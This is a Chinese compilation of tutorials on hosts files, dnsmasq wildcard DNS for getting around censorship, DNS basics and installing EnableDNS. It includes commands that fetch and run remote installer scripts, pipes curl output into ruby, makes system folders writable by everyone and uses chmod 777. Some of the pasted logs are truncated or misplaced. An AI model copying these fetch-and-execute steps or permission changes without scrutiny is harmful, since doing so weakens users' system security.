- **Mac OS 9**及更早的系统：System Folder: Preferences或System folder（文件格式可能与**Windows**和**Linux**所对应的文件不同）
- **Mac OS X**：`/private/etc/hosts`（使用BSD风格的**hosts**文件）
- **OS/2**及**eComStation**：`"bootdrive": \mptn\etc\hosts`
- **Android**：`/system/etc/hosts`
- **Symbian**第1/2版手机：`C:\system\data\hosts`
- **Symbian**第3版手机：`c:\private\10000882\hosts`，只能使用具有AllFiles权限的文件浏览器（也就是塞班系统的最高权限）访问，而绝大部分文件浏览器都不行（如X-plore和ActiveFile）[\[1\]](#)。
- **iOS**：`/private/etc/hosts`
- **webOS**：`/etc/hosts`

在**Windows**中，默认的**hosts**文件通常是空白的或包含了**注释语句**并使用了一条默认规则：

```
127.0.0.1      localhost
::1            localhost
```

hosts文件的其它用途

hosts文件也可以用于其它情况，例如可以将已知的广告服务器重定向到无广告的机器（通常是本地的IP地址：`127.0.0.1`）上来过滤**广告**。同时也可以通过不下载网络广告，从而减少带宽。使用**hosts**文件还可以减少对**DNS**服务器的访问来加快访问速度并减少带宽消耗。

hosts文件的另一个重要用途就是用于拦截一些恶意网站的请求，从而防止访问欺诈网站或感染一些**病毒**或**恶意软件**。但同时，这个文件也可能被病毒或恶意软件所利用来阻止用户更新杀毒软件或访问特定网站。

在中国大陆，由于**防火长城的DNS劫持**，有一些网民也借使用**hosts**文件来强制将特定网站指定到未封锁的IP上。例如网络上

有很多教授修改hosts文件来访问Google搜索的教程。比如就有维基媒体基金会的图片服务器IP地址被ISP封锁，通过修改hosts文件以正常显示图片的方法流传。

参见

- [Adblock](#)
- [ARPANET](#)
- [计算机病毒](#)
- [DNS](#)
- [Resolv.conf](#)
- [恶意软件](#)
- [间谍软件](#)
- [TCP/IP协议](#)
- [特洛伊木马 \(电脑\)\)](#)
- [类 Unix系统](#)
- [Microsoft Windows](#)

参考文献及注释

1. [^ Hosts file on S60 3.x Devices](#). 2007-12-02 [2008-02-26] （英文）.

外部链接

- （英文） [Why Should You Wait for Internet Propagation? – hosts的另一个用途](#)
- （英文） [Using a hosts file to remove ads without getting broken images](#) - 使用hosts文件来更方便地浏览网站
- （英文） [一个示例文件](#)


自定义hosts文件[[编辑](#)]

- （英文） [Most Valuable Professional \(MVP\) site](#) 每月更新的自定义HOSTS文件
- （英文） [Dan Pollock's hosts file](#) 几乎每天更新的hosts文件
- （英文） [Andrew Short's Hosts file project](#) – 内容全面的hosts文件
- （英文） [HPPHosts](#) – 用于广告拦截的hosts文件
- （英文） [The Security Now! podcast page on the hosts file](#)
- （英文） [Mikes Ad-Blocking hosts file](#) – 可直接下载合并或使用安装程序
- （英文） [SCooBY's Hosts File](#) – 较大的广告服务器列表
- （英文） [Ad Blocking Lists](#) – Peter Lowe的列表
- （法文） [Airelle Lists](#) – 超过500,000个网站的Hosts文件黑名单
- （简体中文） [SmartHosts](#) – 收录被屏蔽网站服务器信息的hosts文件

管理hosts的应用程序[[编辑](#)]

- （简体中文） [HostsX](#) – 记事本风格、支持自动更新 Hosts 文件的免费软件
- （英文） [Abelhadigital's HostsMan 3.1.55](#) – 可自动更新hosts文件的免费软件
- （英文） [Kimberly's Hosts Manager](#) – 管理hosts文件的免费软件
- （英文） [Funkytoad's HostsXpert v4.0](#) – 用于排列并整理hosts文件的免费软件
- （英文） [Mike Meyer's HostsToggle 2.1](#) – 开放源代码的hosts文件工具
- （英文） [KH Blocker](#) – 管理广告拦截的hosts文件管理器
- （英文） [Ray Marron's Hostess](#) – 免费的hosts文件管理器

Mac OS X管理 hosts 文件的利器：Horst



Horst 是一款图形界面的 hosts 管理工具，其界面风格非常清新简约，并且包含了一些 iOS 的元素，使得管理 hosts 文件变得非常简单直观。它支持多个 hosts 方案管理，不过比起通常的备份旧 hosts 文件并创建一个新 hosts 的做法，它采取了只在一个 hosts 文件里创建不同的区域来管理的方法，这让酷爱整洁的用户又多了一个选择。此外它还支持丰富的快捷键。

Horst 是收费软件（价格 6 美元），不过目前没有进入 Mac App Store，需要的同学可以直接[从官网购买](#)。虽然它支持免费试用，但是试用期间只能模拟修改，不会实际写入 hosts 文件。

修改Hosts的四种方法



一名刚刚使用 Mac OS X Lion 系统的朋友问我怎么该系统下修改 Hosts 文件，说网上搜了很多办法都不管用，只要编辑 Hosts 文件就出现“你不是文件 hosts 的所有者，因此没有权限写到该文件”的提示，要解决这个权限问题又比较麻烦，对于刚刚使用 Mac 的用户来说并不容易整明白。因此，就有了这篇小贴士，下面我分享四种方法来修改 Mac OS X Lion 系统中的 Hosts 文件，这四种方法都不会出现权限提示，而且 Mac OS X Snow Leopard(10.6) 用户也完全可以使用这些方法。

1、通过 VI 编辑器修改

打开终端（应用程序——实用工具），运行：

```
sudo vi /etc/hosts
```

屏幕上会提示你输入密码（输入密码的时候不会有任何字符显示，甚至*都不会显示，输完之后按回车就是了），打开 hosts 文件之后按 i 键进入插入模式（可理解为编辑模式），然后按照你的需要对该文件进行编辑，编辑完成之后按 ESC 键退出插入模式，之后按 :wq+回车保存退出，记得英文的冒号也是要输入的哦。

这是笔者一直都在使用的方法，VI 编辑器对于经常使用 Linux 的用户应该不会陌生，而且该编辑器是默认内置在 Mac 系统中的。但是，对于没有使用过 VI 的用户，还真得花一会儿功夫来学习其基本使用方法。另外VI编辑器是一个很好很强大的工具，想要玩好 Mac 的话，最好掌握这个工具的使用。

2、使用 nano 编辑器修改

和上面的方法类似，这个编辑器相比 vi 更加简单易用，但是功能不强大，似乎也没有 vi 流行。方法同样是在终端中运行：

```
sudo nano /etc/hosts
```

同样是输入密码，打开 hosts 文件，按照你的需要对该文件进行编辑，编辑完毕之后按 ctrl+o 保存，出现 File Name to Write: /etc/hosts 的时候按回车确认，再按 ctrl+x 退出即可。

3、使用 cat 命令合并文件

这个方法比较适合当你想往 Hosts 文件中添加一些内容的情况，首先你需要把需要添加到 Hosts 文件中的内容保存为一个 TXT文本文件（建议直接保存在你的用户目录），我这里拿保存在用户目录中的123.txt为例说明。


同样是启动终端，然后运行下面两条命令：

```
sudo -s
```

```
cat ~/123.txt>>/etc/hosts
```

顺便说一下，~ 符号在 Mac 甚至所有基于 Unix 和 Linux 的系统中都是代表当前用户的用户目录，. 代表当前目录，这回你就应该明白上面的命令中为什么是 ~/123.txt 了吧。

4、直接在图形界面中修改



打开 Finder，然后点击菜单栏中的 前往——前往文件夹（或者快捷键

Shift+Command+G），在路径中输入 /private，进入之后在 etc 文件夹上点击右键——显示简介，在文件夹简介窗口的最下面找到“共享与权限”，将 everyone 的权限修改为“读与写”，如果你发现不能修改的话，将右下角的那把小锁解开就可以修改了。

修改 etc 文件夹的权限之后，再进入 etc 文件夹下面，修改名为 hosts 文件的权限（同样是everyone读与写），修改完成之后，你就可以直接在 hosts 文件上点右键，通过“文本编辑”打开并编辑该文件了，不会出现没有权限的提示。修改并保存完成之后，记得将该文件和 etc 文件夹的权限还原。

最后的话

本文分享的这几种 Lion 系统下修改 Hosts 的方法都不会出现没有文件修改权限的提示，这个提示其实也是 Lion 安全性更高的表现，以上几种方法在 10.6 系统中都可以使用，至少算得上 Lion 系统下几个最简单修改 Hosts 文件的方法了。另外大家可以看到以上三种方法都需要在终端中操作，而对于刚刚使用 Mac，且没有玩过 Linux 的用户来说可能会觉得很麻烦，实际上终端很简单，莫非就是几个命令，并且功能非常强大，能够实现很多意想不到的功能。所以，对于刚刚用 Mac 的同学来说一定不要被终端这种命令行操作所吓倒，基本上你只需要复制命令，然后粘贴进去按回车就可以了，这有什么难的呢？

Mac OS X 安装 dnsmasq 来支持 hosts 泛解析

访问谷歌系列网站越来越慢了，不探究原因，但这让我感到非常苦恼，如果连Google都使用不了的话，那我上网的意义就失去了一半了。不过好在我们有hosts，可以实现简单的翻墙，来解决大多数谷歌服务的访问问题。可是谷歌的域名实在是太多了，我们有没有什么办法来实现类似`.google.com/`的泛解析呢？很可惜，传统的hosts文件不可以行。但是有一个叫做dnsmasq的软件，它能提供类似DNS缓存的功能，可以用它来实现很强大的泛解析功能。

下面以OS X Mavericks做例子，来讲述如何安装使用DNSMASQ，来实现谷歌服务直连。

Mac安装DNSMASQ

要安装dnsmasq，你需要先安装Homebrew。

它自称“OS X 不可或缺的套件管理器”。

安装Homebrew

请打开终端（应用程序>实用工具），并运行

```
ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/homebrew/go/install)"
```

你需要按照提示来继续安装。这个过程或许会很慢，受限于网络状况。如果实在很慢，你可以在VPN环境下安装。

安装完成之后，你就可以使用brew命令来安装dnsmasq了。

安装并配置dnsmasq组件

仍然在终端运行

```
brew install dnsmasq
```

等待安装完成后，请在`/usr/local/`文件下新建一个etc文件夹。

现在把`/usr/local/opt/dnsmasq/dnsmasq.conf.example`文件拷贝至并重命名为`/usr/local/etc/dnsmasq.conf`。

在刚刚的`/usr/local/etc/`文件夹下新建一个`resolv.dnsmasq.conf`文件。

用sublime text, textmate, bbedit等纯文本编辑器打开这个`resolv.dnsmasq.conf`文件，输入以下内容

```
nameserver 8.8.8.8
nameserver 8.8.4.4
nameserver 42.120.21.30
nameserver 168.95.1.1
```

这些都是你常用的DNS地址，你可以添加更多，比如OpenDNS。

用sublime text, textmate, bbedit等纯文本编辑器打开同文件夹下的`dnsmasq.conf`文件，增加以下内容

```
resolv-file=/usr/local/etc/resolv.dnsmasq.conf
strict-order
no-hosts
cache-size=32768
```


```
listen-address=127.0.0.1
```

这就是最简单的配置文件。需要说明的是，listen-address后面的可以是多个IP用英文逗号隔开，例如你写listen-address=127.0.0.1,192.168.1.102，其中192.168.1.102是你的计算机的内网IP，就可以实现同一个局域网内的设备，通过设置DNS为这个IP，来实现都通过你的dnsmasq来查询dns，即局域网范围内的DNS泛解析。

要运行并且开机自动运行dnsmasq，在终端运行

```
sudo cp -fv /usr/local/opt/dnsmasq/*.plist /Library/LaunchDaemons
sudo launchctl load /Library/LaunchDaemons/homebrew.mxcl.dnsmasq.plist
```

现在，你可以通过把Mac系统的DNS改为127.0.0.1来使用dnsmasq。同局域网的用户也可以修改DNS到此台Mac的IP即可。前提是要把此台Mac的局域网IP写到listen-address里。



要检查运行情况，你可以在终端运行

```
dig g.cn
```

来检查是否在使用本地的dnsmasq进行dns解析。

DNSMASQ 泛解析

上面只是安装好了dnsmasq，下面来具体介绍DNSMASQ的泛解析功能，来突破墙，实现谷歌服务直连。要添加规则，只需在dnsmasq.conf文件里追加内容即可。

DNSMASQ的泛解析规则是这样的：

```
address=/baidu.com/1.1.1.1
```

这意味着，*.baidu.com/*都将被引导至IP为1.1.1.1。

Google 服务泛解析

下面来添加适用于谷歌大多数服务的泛解析规则。

首先需要寻找Google一个可用的IP。它最好是位于美国的服务器，这样能保证大多数服务可用。

已知Google现在一个可用的IP是74.125.204.166。（注意，此IP在您现在阅读的这段时间并不一定有效）

追加规则：

```
address=/google.com/74.125.204.166
address=/googleapis.com/74.125.204.166
address=/googlevideo.com/74.125.204.166
address=/google.com.hk/74.125.204.166
address=/youtube.com/74.125.204.166
address=/yimg.com/74.125.204.166
address=/ggpht.com/74.125.204.166
address=/googleusercontent.com/74.125.204.166
```

这基本上涵盖了绝大多数谷歌服务。把这些规则追加到**dnsmasq.conf**文件里即可。

Wikipedia 服务泛解析

下面提供一组维基百科的泛解析规则：

```
address=/wikipedia.org/91.198.174.192
address=/wikimedia.org/208.80.154.224
address=/upload.wikimedia.org/198.35.26.112
```

重启 dnsmasq 来应用

在修改之后你不会立即看到效果，因为有缓存效果。

在终端运行：

```
sudo launchctl stop homebrew.mxcl.dnsmasq
sudo launchctl start homebrew.mxcl.dnsmasq
sudo killall -HUP mDNSResponder
```

即可刷新缓存并重新启动dnsmasq服务。

Chrome用户还可以在[Chrome://net-internals/#dns](chrome://net-internals/#dns)清理缓存。

DNS

域名系统（英文：Domain Name System，缩写：DNS）是因特网的一项服务。它作为将域名和IP地址相互映射的一个分布式数据库，能够使人更方便的访问互联网。DNS 使用TCP和UDP端口53。当前，对于每一级域名长度的限制是63个字符，域名总长度则不能超过253个字符。

开始时，域名的字符仅限于ASCII字符的一个子集。2008年，ICANN通过一项决议，允许使用其它语言作为互联网顶级域名的字符。使用基于Punycode码的IDNA系统，可以将Unicode字符串映射为有效的DNS字符集。因此，诸如“x.台湾”这样的域名可以在地址栏直接输入，而不需要安装插件。但是，由于英语的广泛使用，使用其他语言字符作为域名会产生多种问题，例如难以输入，难以在国际推广等。

历史

DNS最早于1983年由保罗·莫卡派乔斯（Paul Mockapetris）发明；原始的技术规范在882号因特网标准草案（RFC 882）中发布。1987年发布的第1034和1035号草案修正了DNS技术规范，并废除了之前的第882和883号草案。在此之后对因特网标准草案的修改基本上没有涉及到DNS技术规范部分的改动。

早期的域名必须以英文句号“.”结尾，当用户访问 www.wikipedia.org 的HTTP服务时必须在址栏中输入：
<http://www.wikipedia.org.>，这样DNS才能够进行域名解析。如今DNS服务器已经可以自动补上结尾的句号。

记录类型

主条目：[域名服务器记录类型列表](#)

DNS系统中，常见的资源记录类型有：

- 主机记录(A记录)：RFC 1035定义，A记录是用于名称解析的重要记录，它将特定的主机名映射到对应主机的IP地址上。
- 别名记录(CNAME记录)：RFC 1035定义，CNAME记录用于将某个别名指向到某个A记录上，这样就不需要再为某个新名字另外创建一条新的A记录。
- IPv6主机记录(AAAA记录)：RFC 3596定义，与A记录对应，用于将特定的主机名映射到一个主机的IPv6地址。
- 服务位置记录(SRV记录)：RFC 2782定义，用于定义提供特定服务的服务器的位置，如主机(hostname)，端口(port number)等。
- NAPTR记录：RFC 3403定义，它提供了正则表达式方式去映射一个域名。NAPTR记录非常著名的一个应用是用于 ENUM查询。

技术实现

概述

DNS 通过允许一个名称服务器把他的一部分名称服务（众所周知的zone）“委托”给子服务器而实现了一种层次结构的名称空间。此外，DNS还提供了一些额外的信息，例如系统别名、联系信息以及哪一个主机正在充当系统组或域的邮件枢纽。

任何一个使用IP的计算机网络可以使用DNS来实现他自己的私有名称系统。尽管如此，当提到在公共的Internet DNS 系统上实现的域名时，术语“域名”是最常使用的。

这是基于504个全球范围的“[根域名服务器](#)”（分成13组，分别编号为A至M）[\[1\]](#)。从这504个根服务器开始，余下的Internet DNS 命名空间被委托给其他的DNS服务器，这些服务器提供DNS名称空间中的特定部分。

软件

DNS系统是由各式各样的DNS软件所驱动的，包括：

- [BIND](#) (Berkeley Internet Name Domain), 使用最广的DNS软件
- [DJBDNS](#) (Dan J Bernstein's DNS implementation)
- [MaraDNS](#)
- [Name Server Daemon](#) (Name Server Daemon)
- [PowerDNS](#)

国际化域名

主条目：[Punycode](#)

Punycode是一个根据RFC 3492标准而制定的编码系统，主要用于把[域名](#)从地方语言所采用的[Unicode](#)编码转换成为可用于[DNS](#)系统的编码。而该编码是根据[域名相异字表](#)(由IANA制定)，Punycode可以防止所谓的[IDN欺骗](#)。

域名解析

举一个例子，[zh.wikipedia.org](#)作为一个域名就和IP地址208.80.154.225相对应。DNS就像是一个自动的电话号码簿，我们可以直接拨打[wikipedia](#)的名字来代替电话号码（IP地址）。DNS在我们直接调用[网站](#)的名字以后就会将像[zh.wikipedia.org](#)一样便于人类使用的名字转化成像208.80.154.225一样便于机器识别的IP地址。

DNS查询有两种方式：递归和迭代。DNS客户端设置使用的DNS服务器一般都是递归服务器，它负责全权处理客户端的DNS查询请求，直到返回最终结果。而DNS服务器之间一般采用迭代查询方式。

以查询 [zh.wikipedia.org](#) 为例：

- 客户端发送查询报文"query zh.wikipedia.org"至DNS服务器，DNS服务器首先检查自身缓存，如果存在记录则直接返回结果。
- 如果记录老化或不存在，则
- DNS服务器向[根域名服务器](#)发送查询报文"query zh.wikipedia.org"，根域名服务器返回 .org 域的权威域名服务器地址，这一级首先会返回的是[顶级域名](#)的权威域名服务器。
- DNS服务器向 .org 域的权威域名服务器发送查询报文"query zh.wikipedia.org"，得到 .wikipedia.org 域的权威域名服务器地址。
- DNS服务器向 .wikipedia.org 域的权威域名服务器发送查询报文"query zh.wikipedia.org"，得到主机 zh 的A记录，存入自身缓存并返回给客户端。

WHOIS

一个域名的所有者可以通过查询WHOIS数据库[\[2\]](#)而被找到；对于大多数[根域名服务器](#)，基本的WHOIS由[ICANN](#)维护，而WHOIS的细节则由控制那个域的域注册机构维护。

对于240多个国家代码顶级域名(ccTLDs)，通常由该域名权威注册机构负责维护WHOIS。例如[中国互联网络信息中心](#)(China Internet Network Information Center)负责 .CN 域名的WHOIS维护，[香港互联网注册管理有限公司](#)(Hong Kong Internet Registration Corporation Limited) 负责 .HK 域名的WHOIS维护，[台湾网络信息中心](#) (Taiwan Network Information Center) 负责 .TW 域名的WHOIS维护。

其他

此外，一些黑客通过伪造DNS服务器将用户引向错误网站，以达到窃取用户隐私信息的目的。这种DNS服务器大约有68000台[\[3\]](#)。

相关条目

- [IP地址](#)
- [域名](#)
- [中文域名](#)
- [域名抢注](#)
- [动态DNS](#)
- [ICANN](#)
- [DNSSEC](#)
- [Google Public DNS](#)
- [OpenDNS](#)
- [域名劫持 - 域名服务器缓存污染](#)
- [域名服务器记录类型列表](#)
- [根域名服务器](#)

参考文献

1. ^ (英文) [Root Server Technical Operations Assn.](#) [2014年1月28日].
2. ^ <http://whois.net/>
3. ^ JORDAN ROBERTSON. [Use of Rogue DNS Servers on Rise](#). The Associated Press. [2008-02-18].
4. [RFC 882](#)
5. [RFC 883](#)
6. [RFC 1034](#)
7. [RFC 1035](#)
8. [RFC 1180 - TCP/IP tutorial](#)

外部链接

- [DNS协议详细资料](#)
- [DNS & BIND Resources](#)
- [DNS Security Extensions \(DNSS\)](#)
- [Root Server\(EC\)](#)
- [台湾区电信运营商DNS列表](#)
- [可以查询域名的MX,CName,A等DNS记录](#)
- [名称服务器间谍](#)

EnableDNS免费开源的DNS服务器搭建方法:Django,bind9安装与配置



DNS服务主要的功能是将域名转换为相应的IP地址，提供DNS服务的系统就是DNS服务器，DNS服务器可以分为3种，主域名服务器（Master DNS）、辅助域名服务器（Slave DNS）和高速缓存服务器（Cache-only server）。

想要自己搭建一个DNS服务器，一般要用bind软件来搭建。虽然说bind9在Linux中安装挺方便的，但是配置起来却是非常地麻烦，不容易成功。本篇文章就来分享一下EnableDNS这个开源的DNS服务器系统，它的方便之处在于一键安装。

EnableDNS本身是一个提供DNS域名解析服务的服务商，[EnableDNS](#)是他们在github上发布的开源项目，采用Django、MySQL和bind9，你可以自己手动一步一步搭建和配置好EnableDNS，也可以使用一键安装的方法快速搭建好EnableDNS服务器。

如果你很讨厌那些限制过多又不稳定的第三方的邮局、相册、博客等服务，不妨尝试着自己手动搭建一个，爱怎么用就怎么用：

- 1、搭建邮局：[Postfix邮件系统安装与配置](#):Postfix,Cyrus-IMAP,Cyrus-sasl,Dovecot和SPF
- 2、图片相册系统：[免费开源相册系统Piwigo安装使用评测](#):打造个人专属网络相册
- 3、个人博客：[Ghost博客安装与使用教程](#)-Node.js,Nginx,MySQL,Ghost搭建与配置


EnableDNS免费开源的DNS服务器搭建方法:Django,bind9安装与配置

一、EnableDNS免费DNS服务

1、EnableDNS官网：

- 1、官方网站：<https://enabledns.com/>

2、EnableDNS本身也提供DNS域名解析服务，页面简洁，最多可以添加五个域名，还有丰富的API可供使用。（点击放大）



3、这是EnableDNS的DNS解析记录设置页面，支持A、CNAME、MX、AAAA、TXT等记录。（点击放大）



二、EnableDNS开源的DNS服务器安装

1、EnableDNS项目：

- 1、项目首页：<https://github.com/ROHOST/enableDNS>

2、EnableDNS已经提供了手动安装的方法了，显麻烦的话，可以直接使用EnableDNS的一键安装。执行以下命令：

```
wget https://github.com/ROHOST/enableDNS/blob/master/autoinstall-edns.sh
chmod 777 ./autoinstall-edns.sh
./autoinstall-edns.sh
```

3、用Wget下载autoinstall-edns.sh的方法可能会失败，请直接手动将官网的autoinstall-edns.sh下载到本地，然后再上传到服务器上。

4、安装的过程中首先会要求你提供一个EnableDNS的密码。

```
./autoinstall-edns.sh: line 6: syntax error near unexpected token `newline'
./autoinstall-edns.sh: line 6: `<!DOCTYPE html>'

root@freehao123:~# ./autoinstall-edns.sh
-bash: ./autoinstall-edns.sh: Permission denied
root@freehao123:~# ls
autoinstall-edns.sh  freehao123
root@freehao123:~# chmod 777 ./autoinstall-edns.sh
root@freehao123:~# ./autoinstall-edns.sh
Please provide password for edns:
Please provide password for bind:
Ign http://mirrors.ustc.edu.cn trusty InRelease
Ign http://mirrors.ustc.edu.cn trusty-updates InRelease
Ign http://mirrors.ustc.edu.cn trusty-security InRelease
Ign http://mirrors.ustc.edu.cn trusty-backports InRelease
Hit http://mirrors.ustc.edu.cn trusty Release.gpg
```

5、选择程序安装的路径。

- If you're unsure which drive is designated as boot drive by your BIOS
- Note: it is possible to install GRUB to partition boot records as well, which makes it less reliable, and therefore is not recommended.
- GRUB install devices:
 - * [] /dev/vda (26843 MB; ???)
 - [] /dev/vdb (1073 MB; ???)
 - [] /dev/vdc (53687 MB; ???)
 - [] /dev/vda1 (26841 MB; ???)

6、接着要求为EnableDNS的MysqL数据库设置好密码。

7、之后，还会要求你提供一次数据库密码，就是之前设置好的。

```
ib/jvm/java-7-openjdk-i386/bin/rmic to provide /usr/bin/rmic (rmic)
ib/jvm/java-7-openjdk-i386/bin/schemagen to provide /usr/bin/schemagen
ib/jvm/java-7-openjdk-i386/bin/serialver to provide /usr/bin/serialver
ib/jvm/java-7-openjdk-i386/bin/wsgen to provide /usr/bin/wsgen (wsgen)
ib/jvm/java-7-openjdk-i386/bin/wsimport to provide /usr/bin/wsimport (wsimport)
ib/jvm/java-7-openjdk-i386/bin/xjc to provide /usr/bin/xjc (xjc) in archive
32-1.13.4-4ubuntu0.14.04.1) ...
2-1.13.4-4ubuntu0.14.04.1) ...
.30.4-4) ...
i:i386 (0.30.4-4) ...
(2.19-0ubuntu6.1) ...

d in order to create databases and grant permissions: freehael23
```

8、最后还要为Django设置好账号和密码等。

```
Creating table auth_user
Creating table django_content_type
Creating table django_session
Creating table django_site
Creating table django_admin_log
Creating table south_migrationhistory


You just installed Django's auth system, which means you don't have any
Would you like to create one now? (yes/no): yes
Username (leave blank to use 'root'): freehao123
Email address: freehao123@gmail.com
Password:
Password (again): [REDACTED]
```

9、这是EnableDNS安装成功的提示。


```
#####
# Point your browser to: http://108.61.217.69:8080 and you should be
# You may add users by logging into the admin interface at:
#
# http://108.61.217.69:8080/admin
#
# Each user will have a maximum of 5 domains he can create. You can edit
# can be tweaked as well. The API has 3 renderer's enabled: api, json
# the API inside the browser. The api allows 2 authentication mechanis
# For testing purposes, you can login using:
#
# http://108.61.217.69:8080/api/v1.0/api-auth/login/
#####
#
```

三、EnableDNS开源DNS服务器使用

1、进入<http://XXXX:8080/admin>是管理员界面，而<http://xxxx:8080/api/v1.0/api-auth/login/>是API信息。



2、使用你在安装的过程中设置的密码登录到EnableDNS Django系统中。



3、这是EnableDNS Django的DNS系统页面，主要有用户、 DNSZone等等。

Auth	
Groups	 Add Change
Users	 Add Change

Backend	
Dns zones	 Add Change
